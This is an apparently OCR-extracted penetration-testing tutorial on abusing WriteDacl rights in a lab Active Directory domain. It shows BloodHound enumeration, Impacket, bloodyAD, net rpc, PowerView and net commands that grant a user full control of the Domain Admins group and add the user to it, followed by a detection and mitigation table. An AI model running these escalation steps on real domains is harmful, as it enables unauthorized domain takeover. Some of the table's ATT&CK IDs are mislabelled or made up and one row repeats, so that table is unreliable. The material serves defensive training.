
```
[root@kali]~[~/blood]
# bloodhound-python -u rudra -p Password@1 -ns 192.168.1.3 -d ignite.local -c All ←
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Co
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.

The screenshot shows the Bloodhound user interface for the user RUDRA@IGNITE.LOCAL. The 'Node Info' tab is selected. The 'EXECUTION RIGHTS' section shows various privilege levels. The 'OUTBOUND OBJECT CONTROL' section shows delegation levels, with 'First Degree Object Control' highlighted with a red box and a value of 1. The 'INBOUND CONTROL RIGHTS' section shows the number of explicit object controllers.

Category	Privilege / Control Type	Value
EXECUTION RIGHTS	First Degree RDP Privileges	0
	Group Delegated RDP Privileges	0
	First Degree DCOM Privileges	0
	Group Delegated DCOM Privileges	0
	SQL Admin Rights	0
	Constrained Delegation Privileges	0
OUTBOUND OBJECT CONTROL	First Degree Object Control	1
	Group Delegated Object Control	0
	Transitive Object Control	▶
	INBOUND CONTROL RIGHTS	Explicit Object Controllers

Thus, it has shown the Rudra User has WriteDacl privilege to the Domain Admin group.



Method for Exploitation – Granting Full Control Followed by Account Manipulation (T1098)

Linux Impacket tool – Granting Full Control

From UNIX-like systems, this can be done with [Impacket's](#) dacredit.py (Python), alternatively Impacket-dacredit.

```
impacket-dacredit -action 'write' -rights 'WriteMembers' -principal 'rudra' -target-dn
'CN=Domain Admins,CN=Users,DC=ignite,DC=local'ignite.local'/'rudra':'Password@1' -
dc-ip 192.168.1.3
```

```
[root@kali]# impacket-dacredit -action 'write' -rights 'WriteMembers' -principal 'rudra' -target-dn 'CN=Domain Admins,CN=Users,DC=ignite,DC=local'ignite.local'/'rudra':'Password@1' -dc-ip 192.168.1.3
/usr/share/doc/python3-impacket/examples/dacredit.py:101: SyntaxWarning: invalid escape sequence '\V'
'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines'
/usr/share/doc/python3-impacket/examples/dacredit.py:118: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access'
/usr/share/doc/python3-impacket/examples/dacredit.py:111: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-551': 'BUILTIN\Remote Desktop Users'
/usr/share/doc/python3-impacket/examples/dacredit.py:112: SyntaxWarning: invalid escape sequence '\I'
'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders'
/usr/share/doc/python3-impacket/examples/dacredit.py:114: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-558': 'BUILTIN\Performance Monitor Users'
/usr/share/doc/python3-impacket/examples/dacredit.py:115: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-559': 'BUILTIN\Performance Log Users'
/usr/share/doc/python3-impacket/examples/dacredit.py:116: SyntaxWarning: invalid escape sequence '\W'
'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group'
/usr/share/doc/python3-impacket/examples/dacredit.py:117: SyntaxWarning: invalid escape sequence '\T'
'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers'
/usr/share/doc/python3-impacket/examples/dacredit.py:118: SyntaxWarning: invalid escape sequence '\D'
'S-1-5-32-562': 'BUILTIN\Network Distributed COM Users'
/usr/share/doc/python3-impacket/examples/dacredit.py:119: SyntaxWarning: invalid escape sequence '\C'
'S-1-5-32-563': 'BUILTIN\Cryptographic Operators'
/usr/share/doc/python3-impacket/examples/dacredit.py:120: SyntaxWarning: invalid escape sequence '\E'
'S-1-5-32-570': 'BUILTIN\Event Log Readers'
/usr/share/doc/python3-impacket/examples/dacredit.py:121: SyntaxWarning: invalid escape sequence '\G'
'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access'
/usr/share/doc/python3-impacket/examples/dacredit.py:122: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers'
/usr/share/doc/python3-impacket/examples/dacredit.py:123: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers'
/usr/share/doc/python3-impacket/examples/dacredit.py:124: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-577': 'BUILTIN\RDS Management Servers'
/usr/share/doc/python3-impacket/examples/dacredit.py:125: SyntaxWarning: invalid escape sequence '\H'
'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators'
/usr/share/doc/python3-impacket/examples/dacredit.py:126: SyntaxWarning: invalid escape sequence '\A'
'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators'
/usr/share/doc/python3-impacket/examples/dacredit.py:127: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-580': 'BUILTIN\Remote Management Servers'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacredit-20241130-132137.bak
[*] DACL modified successfully!
```

With the help of DACredit, the DACL for this object is successfully modified, **rudra** user now has **full Control** over the **group**.

Linux – Adding Member to the Group

Linux Net RPC – Samba

The tester can abuse this permission by adding Rudra User into the Domain Admin group and listing the domain admin members to ensure that Rudra Users become Domain Admin.

```
net rpc group addmem "Domain Admins" rudra -U ignite.local/rudra%'Password@1' -S  
192.168.1.3
```

```
[root@kali) [~]  
# net rpc group addmem "Domain Admins" rudra -U ignite.local/rudra%'Password@1' -S 192.168.1.3 ←  
[root@kali) [~]  
# net rpc group members "Domain Admins" -U ignite.local/rudra%'Password@1' -S 192.168.1.3 ←  
IGNITE\Administrator  
IGNITE\rudra
```

Alternatively, it can be achieved using [bloodyAD](#)

```
bloodyAD --host "192.168.1.3" -d "ignite.local" -u "rudra" -p "Password@1" add  
groupMember "Domain Admins""rudra"
```

```
[root@kali) [~]  
# bloodyAD --host "192.168.1.3" -d "ignite.local" -u "rudra" -p "Password@1" add groupMember "Domain Admins" "rudra" ←  
[+] rudra added to Domain Admins
```

Windows PowerShell Powerview – Granting Full Control

From a Windows system, this can be achieved with **Add-DomainObjectAcl** ([PowerView](#) module).

```
powershell -ep bypass  
Import-Module .\PowerView.ps1  
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "Domain Admins" -PrincipalIdentity  
"rudra"
```

```
PS C:\Users\rudra> powershell -ep bypass ←  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\rudra> Import-Module .\PowerView.ps1 ←  
PS C:\Users\rudra>  
PS C:\Users\rudra>  
PS C:\Users\rudra> Add-DomainObjectAcl -Rights 'All' -TargetIdentity "Domain Admins" -PrincipalIdentity "rudra" ←  
PS C:\Users\rudra>  
PS C:\Users\rudra>
```

Windows Net command – Adding Member to the Group

This can be achieved with a native command line, using windows net command.

```
net group "domain admins" rudra /add /domain
```

```
PS C:\Users\rudra> net group "domain admins" rudra /add /domain ←  
The request will be processed at a domain controller for domain ignite.local.  
The command completed successfully.
```

Thus, from user property we can see Rudra user has become the member of domain admin.

```
PS C:\Users\rudra> net user rudra /domain ←  
The request will be processed at a domain controller for domain ignite.local.  
  
User name          rudra  
Full Name          www.hackingarticles.in  
Comment  
User's comment  
Country/region code    000 (System Default)  
Account active      Yes  
Account expires     Never  
  
Password last set   11/30/2024 10:09:33 AM  
Password expires     1/11/2025 10:09:33 AM  
Password changeable  12/1/2024 10:09:33 AM  
Password required    Yes  
User may change password Yes  
  
Workstations allowed All  
Logon script  
User profile  
Home directory  
Last logon          11/30/2024 10:28:35 AM  
  
Logon hours allowed All  
  
Local Group Memberships  
Global Group memberships *Domain Admins *Domain Users  
The command completed successfully.
```

Detection & Mitigation

Detection & Mitigation

Attack	MITRE ATT&CK Technique	MITRE ATT&CK Technique	Detection	Mitigation
Reset Password	T1110.001 – Password Cracking	Attackers with Generic ALL permissions can reset the target user's password to gain full access to their account.	<ul style="list-style-type: none"> Monitor for unusual password resets by non-admin users. Detect anomalies in password change activities. Check audit logs for unusual access or password reset events. 	<ul style="list-style-type: none"> Enforce least privilege access control. Limit the use of powerful permissions like Generic ALL. Require multi-factor authentication (MFA) for password resets.
Account Manipulation	T1098 – Account Manipulation	Attackers with Generic ALL can modify account attributes (add groups, change privileges) or even disable auditing.	<ul style="list-style-type: none"> Monitor for account changes, including group memberships and privileges. Log changes to critical accounts (e.g., admin, domain admin accounts). 	<ul style="list-style-type: none"> Use privileged access workstations (PAWs) for administrative tasks. Restrict sensitive permissions like Generic ALL. Implement Role-Based Access Control (RBAC).
Kerberoasting	T1558.003 – Kerberoasting	Attackers with access can request service tickets for service accounts with SPNs, allowing offline cracking of the ticket for credential extraction.	<ul style="list-style-type: none"> Monitor for excessive Kerberos ticket-granting service (TGS) requests. Detect abnormal account ticket requests, especially for accounts with SPNs. Enable Kerberos logging. 	<ul style="list-style-type: none"> Use strong, complex passwords for service accounts. Rotate service account passwords regularly. Disable unnecessary SPNs. Monitor TGS requests for anomalies.
Setting SPNs	T1207 – Service Principal Discovery	Attackers can add an SPN to an account, allowing them to later perform attacks like Kerberoasting to retrieve service account TGS tickets.	<ul style="list-style-type: none"> Monitor changes to SPN attributes using LDAP queries or PowerShell. Detect modifications to AD attributes related to SPNs. Monitor account changes using event logs. 	<ul style="list-style-type: none"> Limit the ability to modify SPNs to authorized users only. Enforce MFA for service accounts. Ensure strong passwords for accounts with SPNs. Periodically audit SPNs.
Shadow Credentials	T1208 – Credential Injection (Abusing msDS-KeyCredentialLink)	Attackers use the msDS-KeyCredentialLink attribute to add alternate credentials (keys or certificates) for an account, allowing persistence and authentication without knowing the user's password.	<ul style="list-style-type: none"> Monitor changes to the msDS-KeyCredentialLink attribute. Audit AD logs for unusual certificate and key additions. Use LDAP queries to detect attribute modifications. 	<ul style="list-style-type: none"> Limit access to modify msDS-KeyCredentialLink to authorized accounts. Regularly audit msDS-KeyCredentialLink attributes. Use strong key/certificate management practices.
Pass-the-Ticket (PTT)	T1550.003 – Pass the Ticket	Attackers use captured Kerberos tickets (TGT/TGS) to authenticate to services without knowing the password.	<ul style="list-style-type: none"> Monitor for unusual Kerberos ticket-granting ticket (TGT) or service ticket (TGS) usage. Detect ticket reuse across different systems. Enable and monitor Kerberos logging. 	<ul style="list-style-type: none"> Use Kerberos Armoring (FAST) to encrypt Kerberos tickets. Enforce ticket expiration and short lifetimes for TGT/TGS. Enforce ticket expiration and short lifetimes for TGT/TGS. Implement MFA for critical resources.
Pass-the-Hash (PTH)	T1550.002 – Pass the Hash	Attackers use captured NTLM hash to authenticate without knowing the actual password, often used for lateral movement or privilege escalation.	<ul style="list-style-type: none"> Monitor NTLM authentication attempts and detect anomalies (especially from low-privilege to high-privilege accounts). Analyze logins that skip standard authentication steps. 	<ul style="list-style-type: none"> Disable NTLM where possible. Enforce SMB signing and NTLMv2. Use Local Administrator Password Solution (LAPS) to manage local administrator credentials. Implement MFA.
Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	<ul style="list-style-type: none"> Monitor changes to group memberships, especially sensitive groups like Domain Admins. Enable event logging for group changes in Active Directory. 	<ul style="list-style-type: none"> Limit access to modify group memberships. Enable just-in-time (JIT) administration for critical roles. Use MFA for high-privilege accounts and role modifications.